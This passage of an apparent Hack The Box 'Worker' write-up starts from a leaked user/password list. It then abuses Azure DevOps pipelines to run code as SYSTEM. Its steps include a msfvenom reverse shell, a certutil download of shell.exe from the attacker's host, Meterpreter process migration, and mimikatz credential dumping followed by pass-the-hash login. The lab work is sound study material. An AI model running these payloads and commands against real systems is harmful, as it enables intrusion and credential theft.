### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
```

We are interested in the password of the user robisl because is the other user that has a directory in C:\Users and where probably the user flag is.

```
robisl:wolves11
```


```
net user robisl
```

```
PS W:\sites> net user robisl
net user robisl
User name                    robisl
Full Name                    Robin Islip
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2020-04-05 21:27:26
Password expires             Never
Password changeable          2020-04-05 21:27:26
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2020-10-24 18:21:09

Logon hours allowed          All

Local Group Memberships      *Production           *Remote Management Use
Global Group memberships     *None
The command completed successfully.
```

User robisl is in the group Remote Management Use, this means we an login as him with evil-winrm!


```
kali@kali:~/Desktop/htb/Worker$ evil-winrm -i worker.htb -u robisl -p wolves11

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
```

We can now grab the user flag. Local enumeration scritps don't reveal anything interesting so its time to go back to that devops page and login as robisl.




PartsUnlimited repository has 3 members: restorer, Administrator and robisl.

By clicking around i've found that is possibile to run code from the devops interface. This is possibile by creating a pipeline.




Click on New pipeline.


Here select the first option



Here select the PartsUnlimited repository




Scroll down and click on this template





```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

steps:
- script: type C:\Users\Administrator\Desktop\root.txt
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```

On the top right click on Save and Run.



Again click on Save and run.

The root flag should be printed out to the screen.



Grab the root flag & go home.

Let's try to grab the administrator hash for fun.

From the attacker machine create a payload:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.71 LPORT=4444 -f exe > she
ll.exe

#Host the file with python
python3 -m http.server
```

First we need to download the file from the victim machine.

azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

steps:
- script: certutil -urlcache -split -f "http://10.10.14.71:8000/shell.exe" C:\Windows\Temp\shell.exe
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```

```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master
```

```
steps:
- script: certutil -urlcache -split -f "http://10.10.14.71:8000/shell.exe" C:\Windows
\Temp\shell.exe
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```

Save and run.

```
kali@kali:~/Desktop/htb/Worker$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.203 - - [14/Nov/2020 15:02:07] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.203 - - [14/Nov/2020 15:02:07] "GET /shell.exe HTTP/1.1" 200 -
```

It got the shell (I don't know why it did it two times but who cares)

We need to execute the shell.

Before running from the attacker machine start listening

```
use exploit/multi/handler
set LHOST tun0
set LPORT 4444
set payload windows/meterpreter/reverse_tcp
run
```

Then we need to create a new pipeline.

azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

steps:
- script: C:\Windows\Temp\shell.exe
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```


```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

steps:
- script: C:\Windows\Temp\shell.exe
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'
```


Save and run.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.71:4444
[*] Sending stage (176195 bytes) to 10.10.10.203
[*] Meterpreter session 1 opened (10.10.14.71:4444 → 10.10.10.203:50946) at 2020-11-14 15:09:07 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Our shell gets killed quickly and even if we try to migate to a different process it dies.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.71:4444
[*] Sending stage (176195 bytes) to 10.10.10.203
[*] Meterpreter session 2 opened (10.10.14.71:4444 → 10.10.10.203:50958) at 2020-11-14 15:12:02 +0000

meterpreter > run post/windows/manage/migrate

[*] Running module against WORKER
[*] Current server process: shell.exe (7060)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 7004
[+] Successfully migrated into process 7004
meterpreter >
[*] 10.10.10.203 - Meterpreter session 2 closed.  Reason: Died

msf5 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.

msf5 exploit(multi/handler) >
```

So i tried to migarate manually to a different process.

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                           Path
 ---   ----  ----               ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System             x64   0
 8     660   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 84    660   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
 104   4     Registry           x64   0
 320   4     smss.exe           x64   0
 436   428   csrss.exe          x64   0
 460   3832  conhost.exe        x64   0        NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
```

```
meterpreter > migrate 460
[*] Migrating from 8272 to 460...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Time to load kiwi and do nasty stuff.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1
--------       ------  ----                              ----
Administrator  WORKER  c699db8a49441d1a9764bdfe3fcbd84f  75d6eb5bfa5a2fb242cf10f4f4f6aca2c99d01c6

wdigest credentials
===================

Username       Domain     Password
--------       ------     --------
(null)         (null)     (null)
Administrator  WORKER     (null)
WORKER$        WORKGROUP  (null)

kerberos credentials
====================

Username                 Domain      Password
--------                 ------      --------
(null)                   (null)      (null)
Administrator            WORKER      (null)
SQLTELEMETRY$SQLEXPRESS  NT Service  (null)
worker$                  WORKGROUP   (null)
```

```
Username       Domain  NTLM                              SHA1
--------       ------  ----                              ----
Administrator  WORKER  c699db8a49441d1a9764bdfe3fcbd84f  75d6eb5bfa5a2fb242cf10f4f4f6
aca2c99d01c6
```

We can now use evil-winrm to login.

```
evil-winrm -i worker.htb -u Administrator -H c699db8a49441d1a9764bdfe3fcbd84f
```

```
kali@kali:~$ evil-winrm -i worker.htb -u Administrator -H c699db8a49441d1a9764bdfe3fcbd84f

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
worker\administrator
```

That was fun :)